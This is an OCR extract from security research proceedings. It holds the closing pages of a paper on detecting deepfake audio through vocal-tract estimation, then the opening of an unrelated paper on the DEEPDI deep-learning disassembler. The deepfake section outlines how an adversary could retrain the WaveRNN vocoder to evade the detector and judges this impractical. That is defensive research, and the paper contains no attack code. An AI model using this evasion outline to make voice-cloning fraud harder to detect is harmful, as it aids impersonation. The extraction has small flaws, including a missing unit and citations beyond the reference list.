


Figure 13: The modifications made to the WaveRNN model (a) to integrate our vocal tract estimation technique as a loss function. Every batch during training the model now generate a full audio sample, transcribe it to text (c), align the necessary metadata (d, e) before estimating the vocal tract (f) and calculating the effective error this has incurred (g) from a set of pre-calculated organic vocal tracts (h). This error is then combined with original loss used by WaveRNN (b).

As shown in Figure 12, the loss (calculated by mean absolute error) of a wide range of models,[9] detailed in Table 2, remained flat and did not converge to near-zero after training for multiple epochs. Our best models had their loss values converge to between 10^{0} and 10^{-1}, *putting them four to five orders of magnitude greater than standard practice* [53].

Thus, we believe that a naïve adversary would be unsuccessful in evading our defense mechanism, and our results suggest that generalizing our technique using ML is non-trivial and requires significant domain-specific knowledge.

The second adaptive adversary approach leverages part of the loss function during the deepfake generator training. As discussed in Section 3.3, deepfake generators compromise three stages; the encoder, synthesizer, and vocoder. We choose to modify the vocoder training process as it is the final step and is responsible for creating the life-like audio.

For this test, we modified the training process of the WaveRNN [54] vocoder model used by RTVC [7]. These modification can be seen in Figure 13. The WaveRNN model's original loss function (b) was calculated on mini-batches of 32 single frames of training audio at a time. However, these single frames of audio are not full audio samples and therefore do not contain any full bigrams our detection method uses. Thus, during every mini-batch, we used the model to generate a single complete audio sample. This is then run through the transcription and phoneme aligner, discussed in Section 7 (c & d). We then create the necessary metadata (e) which is passed along with the audio to the vocal tract estimator (f). The distance between the vocal tract estimation for the model's generated audio is then compared (g) to a precalculated set of organic vocal tracts (h) to find the rela-

[9] While there are other architectures to consider (e.g., RNNs, LSTMs, and transformers), those architectures tend to rely on temporal dependencies. Since our input was the Fourier Transform of a bigram, which lacks temporal data, testing those models would not be appropriate.

tive loss incurred by the vocal tract analysis. This loss value is then added to the original WaveRNN loss. Training then occurs as normal from there.

In addition, we made a major optimization to the training process. Early in the training phase, the model will not output transcribable audio samples. Thus, our technique can not estimate the vocal tract of the audio. In this case, we simply set the component of the loss found from the vocal tract estimation to zero and prevent any related calculations from occurring (d, e, f, or g). However, the model will still need to generate a complete audio sample to determine if it is capable of creating transcribable audio.

All testing was conducted on a local desktop machine running a 6th generation Intel i7-6770HQ with 32 GB of RAM and a GTX 1080 with 8 GB of V-RAM. The WaveRNN model was constructed using PyTorch 1.9.1 and Cuda 11.4.

We use the WaveRNN model's default parameters while training on all 4,622 samples of the TIMIT corpus as a baseline. The model defaulted to a learning rate of 0.0001, 1,000,000 steps, a batch size of 32, and would complete 6,994 epochs. This is similar to the pretained model included in RTVC that was trained for 1,159,000 steps at a batch size of 50. In this configuration, the unedited model was able to complete a batch every 0.50 seconds and an epoch every 71 seconds. The model would require approximately 5.75 days to train.

After the inclusion of our new loss function, we saw a considerable slowdown. During the training phases, before the model is producing transcribable audio, the model was able to process a single batch every 8.86 seconds and an epoch every 1,267 seconds or 21 minutes, a slow down of 17.8x. This slow down was a result of the model having to generate whole audio samples at every epoch, regardless of audio transcription. In this state, the model would take a minimum of approximately 100 days to complete ∼90% of its training. This estimate does not include the additional time necessary for running the vocal tract estimator. We are likely to see a further slow down at the end of the model training when the full vocal tract estimator needs to run. At this stage, we assumed that the adversary has already calculated the vocal tracts for a large number of existing organic audio samples to use as ground truth to avoid having to do the vocal tract estimation twice per batch. For TIMIT this process would take approximately 77 hours but only needs to be completed one time. Once the vocal tract estimation loss function was fully engaged the model was able to complete one batch every 31.52 seconds and one epoch every 1.25 hours. Assuming the model will only be producing transcribable audio for the final 10% of its total epochs, the model would complete this phase of training in approximately 36.4 days. Overall, when the vocal tract estimation loss function is fully engaged, the model training is slowed by approximately a factor of 63x. In total, training the WaveRNN model using our vocal tract estimator in this way would require approximately 130 days. Furthermore, since adversarial samples do not transfer across RNN based models [41], this adversarial sample could not be used against any other iteration of our system. Therefore, an attacker will need to spend 130 for every single audio sample, making this attack completely impractical.

10 Conclusion

Deepfake audio generators can now enable attackers to impersonate any person of their choosing. Existing techniques to detect deepfake audio often require knowledge of the specific generator. In our work, we present a novel detection mechanism that is independent of any generator. Our method leverages the knowledge of the human anatomy, fluid dynamics, and the articulatory system to detect deepfake audio samples with a precision of 99.9% and a recall of 99.5%. In doing so, our work presents a unique lens to view the problem of deepfake detection – one that is explainable, generalizable, and free of the limitations of other ML-based approaches.

Acknowledgments

The authors thank our anonymous reviewers and our shepherd, Stjepan Picek, for their valuable comments and suggestions. This work was supported in part by the Office of Naval Research under grant number ONR-OTA N00014-21-1-2658. Any opinions, findings, and conclusions or recommendations expressed in this material are those of the authors and do not necessarily reflect the views of the Office of Naval Research.

References

[1] T. Mills, H. T. Bunnell, and R. Patel, "Towards Personalized Speech Synthesis for Augmentative and Alternative Comm." *Augmentative and Alternative Communication*, 2014.

[2] J. M. Costello, "Message Banking, Voice Banking and Legacy Messages," Boston Children's Hospital - https://www.childrenshospital.org/~/media/centers-and-services/programs/a_e/augmentative-communication-program/messagebankdefinitionsandvocab201613.ashx?la=en, 2016.

[3] C. Stupp, "Fraudsters Used AI to Mimic CEO's Voice in Unusual Crime," *Wall Street Journal*, 2019.

[4] E. A. AlBadawy, S. Lyu, and H. Farid, "Detecting AI-Synthesized Speech Using Bispectral Analysis," in *CVPR Workshops*, 2019.

[5] H. Malik, "Securing Voice-driven Interfaces against Fake (Cloned) Audio Attacks," in *IEEE Conference on Multimedia Information Processing and Retrieval (MIPR)*, 2019.

[6] M. Alzantot, Z. Wang, and M. B. Srivastava, "Deep Residual Neural Networks for Audio Spoofing Detection," *arXiv:1907.00501*, 2019.

[7] C. Jemine, "Real-Time Voice Cloning," https://github.com/CorentinJ/Real-Time-Voice-Cloning, 2019.

[8] J. Saunders, "Detecting Deep Fakes With Mice : Machines vs Biology," 2019.

[9] "Google Home," https://madeby.google.com/home/, 2017.

[10] "Amazon Alexa Line," https://www.amazon.com/Amazon-Echo-And-Alexa-Devices/b?ie=UTF8&node=9818047011, 2017.

[11] "Apple Siri," https://www.apple.com/ios/siri/, 2017.

[12] J. Lorenzo-Trueba, F. Fang, X. Wang, I. Echizen, J. Yamagishi, and T. Kinnunen, "Can we steal your vocal identity from the Internet?: Initial investigation of cloning Obama's voice using GAN, WaveNet and low-quality found data," *arXiv:1803.00860*, 2018.

[13] Y. Wang, W. Cai, T. Gu, W. Shao, Y. Li, and Y. Yu, "Secure Your Voice: An Oral Airflow-Based Continuous Liveness Detection for Voice Assistants," *Proceedings of the ACM on Interactive, Mobile, Wearable and Ubiquitous Technologies*, 2019.

[14] Q. Wang, X. Lin, M. Zhou, Y. Chen, C. Wang, Q. Li, and X. Luo, "Voicepop: A Pop Noise based Anti-spoofing System for Voice Authentication on Smartphones," in *IEEE Conference on Computer Communications*, 2019.

[15] C. Wang, S. A. Anand, J. Liu, P. Walker, Y. Chen, and N. Saxena, "Defeating Hidden Audio Channel Attacks on Voice Assistants via Audio-Induced Surface Vibrations," in *Proceedings of the Annual Computer Security Applications Conference*, 2019.

[16] L. Blue, L. Vargas, and P. Traynor, "Hello, Is It Me You're Looking For? Differentiating Between Human and Electronic Speakers for Voice Interface Security," in *Proceedings of the ACM Conference on Security & Privacy in Wireless and Mobile Networks*, 2018.

[17] L. Zhang, S. Tan, J. Yang, and Y. Chen, "VoiceLive: A Phoneme Localization Based Liveness Detection for Voice Authentication on Smartphones," in *Proceedings of the ACM SIGSAC Conference on Computer and Communications Security*, 2016.

[18] L. Zhang, S. Tan, and J. Yang, "Hearing Your Voice is Not Enough: An Articulatory Gesture Based Liveness Detection for Voice Authentication," 2017.

[19] M. Todisco, X. Wang, V. Vestman, M. Sahidullah, H. Delgado, A. Nautsch, J. Yamagishi, N. Evans, T. Kinnunen, and K. A. Lee, "Asvspoof 2019: Future horizons in spoofed and fake audio detection," *arXiv:1904.05441*, 2019.

[20] S. Naren, "Speech Recognition using DeepSpeech-2," Last accessed in 2019, https://github.com/SeanNaren/deepspeech.pytorch.

[21] "Google Cloud Speech-to-Text API," Last accessed in 2019, https://cloud.google.com/speech-to-text/.

[22] "Azure Speaker Verification API," Last accessed in 2019, available at https://azure.microsoft.com/en-us/services/cognitive-servic/speaker-recognition/.

[23] W. Chan, N. Jaitly, Q. V. Le, and O. Vinyals, "Listen, Attend and Spell: A Neural Network for Large Vocabulary Conversational Speech Recognition," in *ICASSP*, 2016.

[24] H. Scheidl, S. Fiel, and R. Sablatnig, "Word Beam Search: A Connectionist Temporal Classification Decoding Algorithm," in *2018 International Conference on Frontiers in Handwriting Recognition (ICFHR)*, 2018.

[25] A. M. White, A. R. Matthews, K. Z. Snow, and F. Monrose, "Phonotactic Reconstruction of Encrypted VoIP Conversations: Hookt on Fon-iks," in *IEEE Symposium on Security and Privacy*, 2011.

[26] Z. Zhang, "Mechanics of human voice production and control," *The Journal of the Acoustical Society of America*, 2016.

[27] L. Rabiner and R. Schafer, *Digital Processing of Speech Signals*. The Journal of the Acoustical Society of America, 1978.

[28] R. Kirlin, "A posteriori estimation of vocal tract length," *IEEE Transactions on Acoustics, Speech, and Signal Processing*, 1978.

[29] H. Wakita, "Normalization of vowels by vocal-tract length and its application to vowel identification," *IEEE Transactions on Acoustics, Speech, and Signal Processing*, 1977.

[30] A. C. Lammert, S. Narayanan, and C. R. Larson, "On Short-Time Estimation of Vocal Tract Length from Formant Frequencies," in *PloS one*, 2015.

[31] S. Flego, "Estimating vocal tract length by minimizing non-uniformity of cross-sectional area," in *Proceedings of Meetings on Acoustics*. ASA, 2018.

[32] S. Skoog Waller and M. Eriksson, "Vocal Age Disguise: The Role of Fundamental Frequency and Speech Rate and its Perceived Effects," *Frontiers in psychology*, 2016.

[33] H. Cao, Y. Wang, and J. Kong, "Correlations between body heights and formant frequencies in young male speakers: a pilot study," *The 9th International Symposium on Chinese Spoken Language Processing*, 2014.

[34] J. H. Hansen, K. Williams, and H. Bořil, "Speaker height estimation from speech: Fusing spectral regression and statistical acoustic models," *The Journal of the Acoustical Society of America*, 2015.

[35] R. E. Hayden, "The relative frequency of phonemes in General-American English," *Word*, 1950.

[36] L. Wan, Q. Wang, A. Papir, and I. L. Moreno, "Generalized End-to-End Loss for Speaker Verification," in *IEEE International Conference on Acoustics, Speech and Signal Processing (ICASSP)*, 2018.

[37] Y. Wang, R. Skerry-Ryan, D. Stanton, Y. Wu, R. J. Weiss, N. Jaitly, Z. Yang, Y. Xiao, Z. Chen, S. Bengio *et al.*, "Tacotron: Towards end-to-end speech synthesis," *arXiv:1703.10135*, 2017.

[38] A. v. d. Oord, S. Dieleman, H. Zen, K. Simonyan, O. Vinyals, A. Graves, N. Kalchbrenner, A. Senior, and K. Kavukcuoglu, "Wavenet: A generative model for raw audio," *arXiv:1609.03499*, 2016.

[39] B. Reaves, L. Blue, and P. Traynor, "Authloop: End-to-end cryptographic authentication for telephony over voice channels," in *USENIX Security Symposium*, 2016.

[40] K. N. Stevens, *Acoustic phonetics*. MIT press, 2000.

[41] H. Abdullah, K. Warren, V. Bindschaedler, N. Papernot, and P. Traynor, "SoK: The Faults in our ASRs: An Overview of Attacks against Automatic Speech Recognition and Speaker Identification Systems," in *IEEE Symposium on Security and Privacy (S&P)*, 2021.

[42] J. S. Garofolo, L. F. Lamel, W. M. Fisher, J. G. Fiscus, and D. S. Pallett, "DARPA TIMIT acoustic-phonetic continous speech corpus CD-ROM. NIST speech disc 1-1.1," *NASA STI/Recon technical report n*, 1993.

[43] D. D. Nguyen, P. McCabe, D. Thomas, A. Purcell, M. Doble, D. Novakovic, A. Chacon, and C. Madill, "Acoustic voice characteristics with and without wearing a facemask," *Scientific Reports*, 2021. [Online]. Available: https://doi.org/10.1038/s41598-021-85130-8

[44] J. Yamagishi, M. Todisco, M. Sahidullah, H. Delgado, X. Wang, N. Evans, T. Kinnunen, K. A. Lee, V. Vestman, A. Nautsch *et al.*, "ASVspoof 2019: The 3rd Automatic Speaker Verification Spoofing and Countermeasures Challenge database," 2019.

[45] J. Michálek and J. Vanek, "A Survey of Recent DNN Architectures on the TIMIT Phone Recognition Task," *ArXiv*, 2018.

[46] N. Subramani and D. Rao, "Learning Efficient Representations for Fake Speech Detection," *Proceedings of the AAAI Conference on Artificial Intelligence*, 2020.

[47] lowerquality, "Gentle Force Aligner," 2018. [Online]. Available: https://github.com/lowerquality/gentle

[48] D. Povey, A. Ghoshal, G. Boulianne, L. Burget, O. Glembek, N. Goel, M. Hannemann, P. Motlicek, Y. Qian, P. Schwarz, J. Silovsky, G. Stemmer, and K. Vesely, "The Kaldi Speech Recognition Toolkit," in *IEEE 2011 Workshop on Automatic Speech Recognition and Understanding*, 2011.

[49] Y. Jia, Y. Zhang, R. J. Weiss, Q. shan Wang, J. Shen, F. Ren, Z. Chen, P. Nguyen, R. Pang, I. Lopez-Moreno, and Y. Wu, "Transfer Learning from Speaker Verification to Multispeaker Text-To-Speech Synthesis," *ArXiv*, 2018.

[50] Y. Liu and J. Zheng, "Es-Tacotron2: Multi-Task Tacotron 2 with Pre-Trained Estimated Network for Reducing the Over-Smoothness Problem," *Information*, 2019.

[51] "LyreBird," https://github.com/logant/Lyrebird, 2017.

[52] V. Balasubramaniyan, A. Poonawalla, M. Ahamad, M. Hunter, and P. Traynor, "PinDr0p: Using single-ended audio features to determine call provenance," 2010.

[53] F. Tramer, N. Carlini, W. Brendel, and A. Madry, "On Adaptive Attacks to Adversarial Example Defenses," *arXiv:2002.08347*, 2020.

[54] O. McCarthy, "WaveRNN," https://github.com/fatchord/WaveRNN, 2021.

A ASVSpoof Dataset

We explored the potential use of the ASVSpoof2019 dataset to evaluate our deepfake detection technique. The ASVspoof2019 dataset contains a collection of synthetically modified audio samples, none of which are actual deepfakes. Instead, these audio samples are used for speaker verification tasks, such as voice authentication. While our algorithm can still detect these audio samples, they should not be used for evaluating deepfake detection algorithms. This dataset was not designed for this task.

We ran the full dataset against our approach, which required over 1,400 hours of processing time. However, we noticed that such tests produced very high word error (WER) rates of 0.45. This means that nearly half of all words were transcribed incorrectly. Upon manual listening tests, we found these audio samples sounded very robotic, thus resulting in poor transcriptions. Therefore, the lower quality of the audio was the source of these failures, and therefore served as efficient filters. Further investigation revealed that contrary to popular belief, ASVSpoof2019 is not a deepfake audio dataset - the maintainers of this challenge note that deepfake detection is a separate challenge, and have identified it as such in their yet-to-be-released 2021 dataset. Even though our preprocessing stage can detect these audio samples as being abnormal due to the high WER, they were never intended to be used for deepfake detection and instead target the related problem of automatic speaker verification (ASV) (e.g., authentication), hence the name of the challenge.

B Phrases

TIMIT phrase that was converted into our deepfake dataset.

1. Cattle which died from them winter storms were referred to as the winter
2. The odor here was more powerful than that which surrounded the town aborigines. (si1077)
3. No, they could kill him just as easy right now. (si1691)
4. Yet it exists and has an objective reality which can be experienced and known. (si654)
5. I took her word for it, but is she really going with you? (sx395)

Model Name	Output Dimensions	Line Style	Number of Training Parameters	General Architecture
General CNN (Small)	15	(a)	13,996,049	2 Convolutional layers, 2 Dense Fully Connected Layers
General CNN (Small)	1	(b)	6,326,275	2 Convolutional layers, 2 Dense Fully Connected Layers
General CNN (Medium)	15	(a)	29,853,713	6 Convolutional layers, 2 Dense Fully Connected Layers
General CNN (Medium)	1	(b)	23,044,099	6 Convolutional layers, 2 Dense Fully Connected Layers
General CNN (Large)	15	(a)	53,640,209	12 Convolutional layers, 2 Dense Fully Connected Layers
General CNN (Large)	1	(b)	48,120,835	12 Convolutional layers, 2 Dense Fully Connected Layers
VGG-16 (Small)	15	(a)	23,121,873	VGG-16 [55] with several of the repeating sets of layers remove to reduce model size
VGG-16 (Small)	1	(b)	18,265,731	VGG-16 [55] with several of the repeating sets of layers remove to reduce model size
VGG-16 (Medium)	15	(a)	19,167,025	VGG-16 [55] with the less of the repeating sets of layers removed than before
VGG-16 (Medium)	1	(b)	17,446,961	VGG-16 [55] with the less of the repeating sets of layers remove than before
VGG-16 (Large)	15	(a)	17,998,689	VGG-16 [55] with all layers
VGG-16 (Large)	1	(b)	17,310,547	VGG-16 [55] with all layers
General DNN (Small)	15	(a)	13,780,569	4 Dense Fully Connected Layers (2048), 2 Dense Fully Connected Layers (15)
General DNN (Small)	1	(b)	13,780,349	4 Dense Fully Connected Layers (2048), 2 Dense Fully Connected Layers (15)
General DNN (Medium)	15	(a)	30,656,977	8 Dense Fully Connected Layers (2048), 2 Dense Fully Connected Layers (15)
General DNN (Medium)	1	(b)	30,565,753	8 Dense Fully Connected Layers (2048), 2 Dense Fully Connected Layers (15)
General DNN (Large)	15	(a)	55,744,089	14 Dense Fully Connected Layers (2048), 2 Dense Fully Connected Layers (15)
General DNN (Large)	1	(b)	55,743,865	14 Dense Fully Connected Layers (2048), 2 Dense Fully Connected Layers (15)
Auto-encoder-NoConv (Small)	15	(a)	187,025	3 Dense Fully Connected Layers (256, 124, 64)
Auto-encoder-NoConv (Small)	1	(b)	186,115	3 Dense Fully Connected Layers (256, 124, 64)
Auto-encoder-NoConv (Large)	15	(a)	463,249	4 Dense Fully Connected Layers (512, 256, 124, 64)
Auto-encoder-NoConv (Large)	1	(b)	462,339	4 Dense Fully Connected Layers (512, 256, 124, 64)
Auto-encoder-Conv (Small)	15	(a)	9,240,145	2 Convolution Layers, 3 Dense Fully Connected Layers (256, 124, 64)
Auto-encoder-Conv (Small)	1	(b)	9,239,235	2 Convolution Layers, 3 Dense Fully Connected Layers (256, 124, 64)
Auto-encoder-Conv (Large)	15	(a)	18,563,153	2 Convolution Layers, 4 Dense Fully Connected Layers (512, 256, 124, 64)
Auto-encoder-Conv (Large)	1	(b)	18,562,243	2 Convolution Layers, 4 Dense Fully Connected Layers (512, 256, 124, 64)
Alexnet	15	(a)	21,781,841	Based off Alexnet [56]
Alexnet	1	(b)	21,724,483	Based off Alexnet [56]

Table 2: Descriptions and high-level information about the models tested in our adaptive adversary experiments. The corresponding results for each model can be seen in Figure 12 by the line denoted in the Line Style column.

DEEPDI: Learning a Relational Graph Convolutional Network Model on Instructions for Fast and Accurate Disassembly

Sheng Yu[†‡], Yu Qu[†], Xunchao Hu[‡], Heng Yin[†‡]
† University of California Riverside
‡ Deepbits Technology Inc.

Abstract

Disassembly is the cornerstone of many binary analysis tasks. Traditional disassembly approaches (e.g., linear and recursive) are not accurate enough, while more sophisticated approaches (e.g., Probabilistic Disassembly, Datalog Disassembly, and XDA) have high overhead, which hinders them from being widely used in time-critical security practices. In this paper, we propose DEEPDI, a novel approach that achieves both accuracy and efficiency. The key idea of DEEPDI is to use a graph neural network model to capture and propagate instruction relations. Specifically, DEEPDI firstly uses superset disassembly to get a superset of instructions. Then we construct a graph model called Instruction Flow Graph to capture different instruction relations. Then a Relational Graph Convolutional Network is used to propagate instruction embeddings for accurate instruction classification. DEEPDI also provides heuristics to recover function entrypoints. We evaluate DEEPDI on several large-scale datasets containing real-world and obfuscated binaries. We show that DEEPDI is comparable or superior to the state-of-the-art disassemblers in terms of accuracy, and is robust against unseen binaries, compilers, platforms, obfuscated binaries, and adversarial attacks. Its CPU version is two times faster than IDA Pro, and its GPU version is 350 times faster.

1 Introduction

A disassembler takes a binary program as input and produces disassembly code and some higher-level information, such as function boundaries and control flow graphs. Most binary analysis tasks [20, 31, 44, 51] take disassembly code as input to recover syntactic and semantic level information of a given binary program. As a result, disassembly is one of the most critical building blocks for binary analysis problems, such as vulnerability search [23, 57], malware classification [28], and reverse engineering [52].

Disassembly is surprisingly hard, especially for the x86 architecture due to variable-length instructions and interleaved code and data. As a result, a simple linear sweep approach like objdump[1] or Capstone[2], despite high efficiency, suffers from low disassembly correctness on Windows binaries and binaries compiled by the Intel C++ Compiler (where jump tables are placed in the code section), and can be easily confused by obfuscators. There has been a long history of research on improving disassembly accuracy. For instance, the recursive disassembly identifies true instructions by following control transfer targets. It largely eliminates false instructions but may miss true instructions that are not reached by other code blocks, leading to a low true positive rate. Commercial disassemblers like IDA Pro and Binary Ninja employ linear sweep and recursive traversal along with undocumented heuristics to achieve high disassembly accuracy, at price of low runtime efficiency. Our experiments show that IDA Pro can only process approximately 72 KB/s, and Binary Ninja 11 KB/s.

Recently, researchers have explored various novel approaches to further improve the disassembly accuracy, such as probabilistic inference [39, 55], static program analysis [46], logic inference [24], and deep learning [43]. However, the improved accuracy often comes at price of even lower runtime efficiency. For instance, Probabilistic Disassembly [39] can only process about 4 KB/s, Datalog Disassembly [24] 4 – 50 KB/s. Even worse, XDA [43], based on expensive BERT [19] model, when running on CPU, can only process 140 B/s according to our evaluation.

Despite the importance of disassembly, we still do not have a disassembler that is both accurate and fast to support downstream binary analysis tasks. This is especially true when dealing with malware, which is often obfuscated to thwart disassemblers for evasion.

In this paper, we present a novel deep learning-based disassembler called DEEPDI, which can achieve high accuracy and efficiency simultaneously. It can be further accelerated on GPU to gain hundreds of times speedup. In order to achieve high efficiency, DEEPDI takes a very different approach than XDA [43] to leverage deep learning. Instead of feeding raw

[1] https://www.gnu.org/software/binutils/manual/
[2] http://www.capstone-engine.org/

bytes as input to an expensive deep learning model as done in XDA, DEEPDI first decodes all possible instructions and converts them into high-level feature vectors, and then identifies true instructions from all instruction candidates by constructing logical relations (e.g., one instruction followed by another, one instruction overlapped with another, etc.) between these instruction candidates and performing graph inference on them. In particular, we use a Relational Graph Convolutional Network (Relational-GCN) [50], because it can capture different kinds of relations between nodes and it is small and efficient. After supervised training, our model is able to identify true instructions. From these identified true instructions, DEEPDI then recovers function entrypoints from the true instructions using heuristics and a simple classifier.

We have conducted extensive experiments to evaluate DEEPDI with respect to accuracy, efficiency, generalizability and robustness. To evaluate the accuracy, we use four datasets (i.e., BAP corpora [17], LLVM 11 on Windows[3], SPEC CPU2006 [6], and SPEC CPU2017 [7]), and compare with five disassemblers (i.e., IDA Pro [3], Binary Ninja [1], Ghidra [2], Datalog Disassembly [24] and XDA [43]). Experimental results show that DEEPDI is comparable or superior to these disassemblers in terms of accuracy on regular binaries. For efficiency, the single-core CPU version of DEEPDI can achieve a throughput of 146 KB/s, which is two times faster than commercial disassemblers. A CUDA implementation of DEEPDI can further improve the throughput by 170 times on a modest GPU, reaching 24.5 MB/s, which is 350 times faster than IDA Pro. To evaluate its generalizability, we first train our model with BAP corpora on each optimization, and evaluate on LLVM 11 to show the performance on unseen binaries compiled with different compilers and on a different platform. The result shows that our instruction precision and recall are at least 97.1%. We use the model for the accuracy test and test it on ten unseen real-world software to show the performance on real-world binaries, and the result is comparable with XDA. For robustness, we evaluate the performance on obfuscated binaries provided by Linn and Debray [36] and some real-world binaries obfuscated by Hikari [58]. Our model achieves 84.1% precision and 95.2% recall within 1.2 seconds in the first test, whereas XDA and IDA Pro takes over 200 seconds and are less accurate. In the second test, our model has very consistent performance on five different obfuscation techniques, and is several orders of magnitude faster than the other disassemblers.

We further demonstrate how DEEPDI is used in malware classification. We use the malware dataset from Microsoft Malware Classification Challenge [48], and extend Gemini [57] and EMBER [9] to use high-level features for malware classification. Our evaluation shows our Gemini model can achieve 98.2% training accuracy and beat MalConv [47] in testing loss value. The extended EMBER model achieves 99.5% training accuracy and beats the original EMBER. While the traditional feature extractions take hours and even days on this dataset, ours only takes 9 minutes in Gemini and 3 minutes in EMBER, showing the capability of classifying malware accurately and efficiently. We provide a binary release of DEEPDI at https://github.com/DeepBitsTechnology/DeepDi.

[3] https://github.com/llvm/llvm-project

Paper Contributions. In summary, we make the following contributions in this paper:

- We design a novel deep learning-based disassembler that can achieve accuracy and efficiency simultaneously. It exemplifies how a deep learning-based system can substantially improve the efficiency and accuracy over the existing approaches.
- We propose a novel graph representation called "Instruction Flow Graph" to model different relations between instructions. We then use a Relational-GCN to perform inference and classification on Instruction Flow Graph to classify instructions accurately.
- We conduct extensive experiments to show the practical application value of DEEPDI. Experimental results show that DEEPDI is comparable or superior to the state-of-the-art disassemblers in terms of accuracy. DEEPDI is also robust against unseen compilers and platforms, obfuscated binaries, and adversarial attacks. Its efficiency is several orders of magnitude higher than the baseline approaches.
- We showcase malware classification as a downstream application for DEEPDI. We show that DEEPDI can enable fast and accurate malware classification by providing high-level features efficiently.

2 Background

2.1 Traditional Disassembly Methods

Linear Sweep Disassembly. Linear sweep disassembly is the most straightforward yet fast disassembly method. It disassembles from the beginning of the buffer and assumes there is no data in the buffer, meaning the starting point of an instruction is the ending point of the previous instruction. However, this assumption may not hold as compilers may insert jump tables or strings [10], so the false positive rate and false negative rate can be high, especially for obfuscated binaries. Modern compilers do not place strings in the code section, but it happens a lot in shellcode. Besides that, the `Microsoft Visual C++ Compiler` and `Intel C++ Compiler` will place jump tables in the code section, adding errors to linear disassembly results.

Recursive Traversal Disassembly. Recursive traversal disassembly can greatly eliminate false positives. It starts from the entry point of a binary file and follows control flow edges. However, it cannot follow indirect jumps or calls, so it may miss quite a number of code blocks. This method is usually

Table 1: Comparison of Disassembly Approaches

Method	Pros	Cons	Efficiency[1]	
			CPU	GPU
Traditional Approaches	Close to 100% accuracy on regular files	Slow and vulnerable to obfuscation	10 – 200 KB/s	N/A
Superset Disassembly [13]	Very fast and no false negative	85% false positive [39]	4 – 5 MB/s	1+ GB/s
Shingled Graph Disassembly [55]	Similar accuracy to IDA Pro and 2x faster	Small dataset and not open source	70+ – 200 KB/s	N/A
Probabilistic Disassembly [39]	No false negative	3% false positive and slow	4 KB/s	N/A
Datalog Disassembly [24]	Nearly 100% accuracy	Slow and limited file format support	4 – 50 KB/s	N/A
XDA [43]	Close to 100% accuracy	Slow	140 B/s	47 KB/s
DEEPDI (this work)	Close to 100% accuracy	–	146 KB/s	24.5 MB/s

[1] Measured on our server, please refer to Section 4.1 for more details.

combined with some heuristics to detect missing code blocks. Indirect control transfers are very common in complex programs. These programs have switch-case statements, virtual functions, function pointers, etc. Jump tables, such as `jmp dword ptr [addr+reg*4]`, are relatively easy to resolve. However, there exist different variants of jump tables, and some can be difficult to resolve.

These two methods are straightforward and simple, but neither is perfect. IDA Pro has a signature-based approach to scan common patterns of code, others may have dedicated data flow analysis to resolve indirect jumps. Neither is cheap. Code patterns can be affected by compilers, optimization levels, architectures, etc. Therefore, searching in such a large knowledge base is time-consuming. Data flow analysis generally uses an iterative algorithm and requires a lot of computational time. Since the manually-defined heuristics are not complete and slow, we build a machine learning model to automatically capture relations among instructions and use GPU and SIMD instructions in CPU to accelerate the computation.

2.2 Superset Disassembly

Superset Disassembly [13] was proposed for binary rewriting. It disassembles every executable byte offset. Figure 1 (a) and (b) show an example of superset disassembly. Although most of instructions are false positive, all true positives are included in the result so that every possible transfer target can be instrumented during binary rewriting.

2.3 Probabilistic Inference

Shingled Graph Disassembly [55] and Probabilistic Disassembly [39] are both probability-based approaches, and they both start from superset disassembly. Shingled Disassembly maintains an opcode state machine that gives a probability of transition from one opcode to another. It removes execution paths with low probabilities (according to the opcode state machine) to find an optimal execution path with a maximum likelihood. Their algorithm runs in $O(n)$ and according to the paper, their approach is two to three times faster than IDA Pro v6.3. Shingled Disassembly also has a similar accuracy compared to IDA Pro and has fewer missing instructions. Probabilistic Disassembly is a recently proposed binary rewriting approach that uses probabilities to model uncertainties (interleaved code and data, indirect transfer targets, etc.). It considers register define-use relations, control flow convergence, control flow crossing, and computes a probability for each address based on these features. Its experiment shows that it has no false negative, and false positive rate is only 3.7% on average, making it particularly suited for binary rewriting.

2.4 Datalog Disassembly

Datalog Disassembly [24] is also a recently proposed binary rewriting approach. Similar to Probablistic Disassembly, Datalog is based on Superset Disassembly, and it defines a series of rules to remove invalid instructions. For instance, if an instruction falls-through, or jumps, or calls an invalid instruction, this instruction is also invalid. Combined with some heuristics and potential references in data sections, it resolves overlaps and achieves very high accuracy. The downside though, is that such analyses are expensive and can take a lot of time.

2.5 XDA

XDA [43] is a deep learning-based disassembly approach. It takes raw bytes as input, and then randomly masks some of these bytes to learn a language model for instructions. For example, XDA learns `sub rsp` and `add rsp`, a typical function prologue and epilogue, is a pair, which can be used to indicate function boundaries. With this pre-trained language model, one can fine-tune it for various tasks (instruction boundary, function boundary, etc.) with very little training data. XDA also has a good accuracy on unseen real-world projects and is robust to different optimizations. However, it has 12 multi-head attention layers and a large hidden size, or 86,838,795 trainable parameters in total, which make this model very complex and hinder the efficiency benefits brought by GPUs.

2.6 Summary

Each approach has pros and cons. Linear Sweep is the fastest, but the disassembly results may be inaccurate. Recursive has no false positives but can miss a substantial amount of code due to indirect transfers. Superset Disassembly has bloated false positives. Probabilistic Disassembly inherits the advantage of Superset Disassembly, but its runtime performance

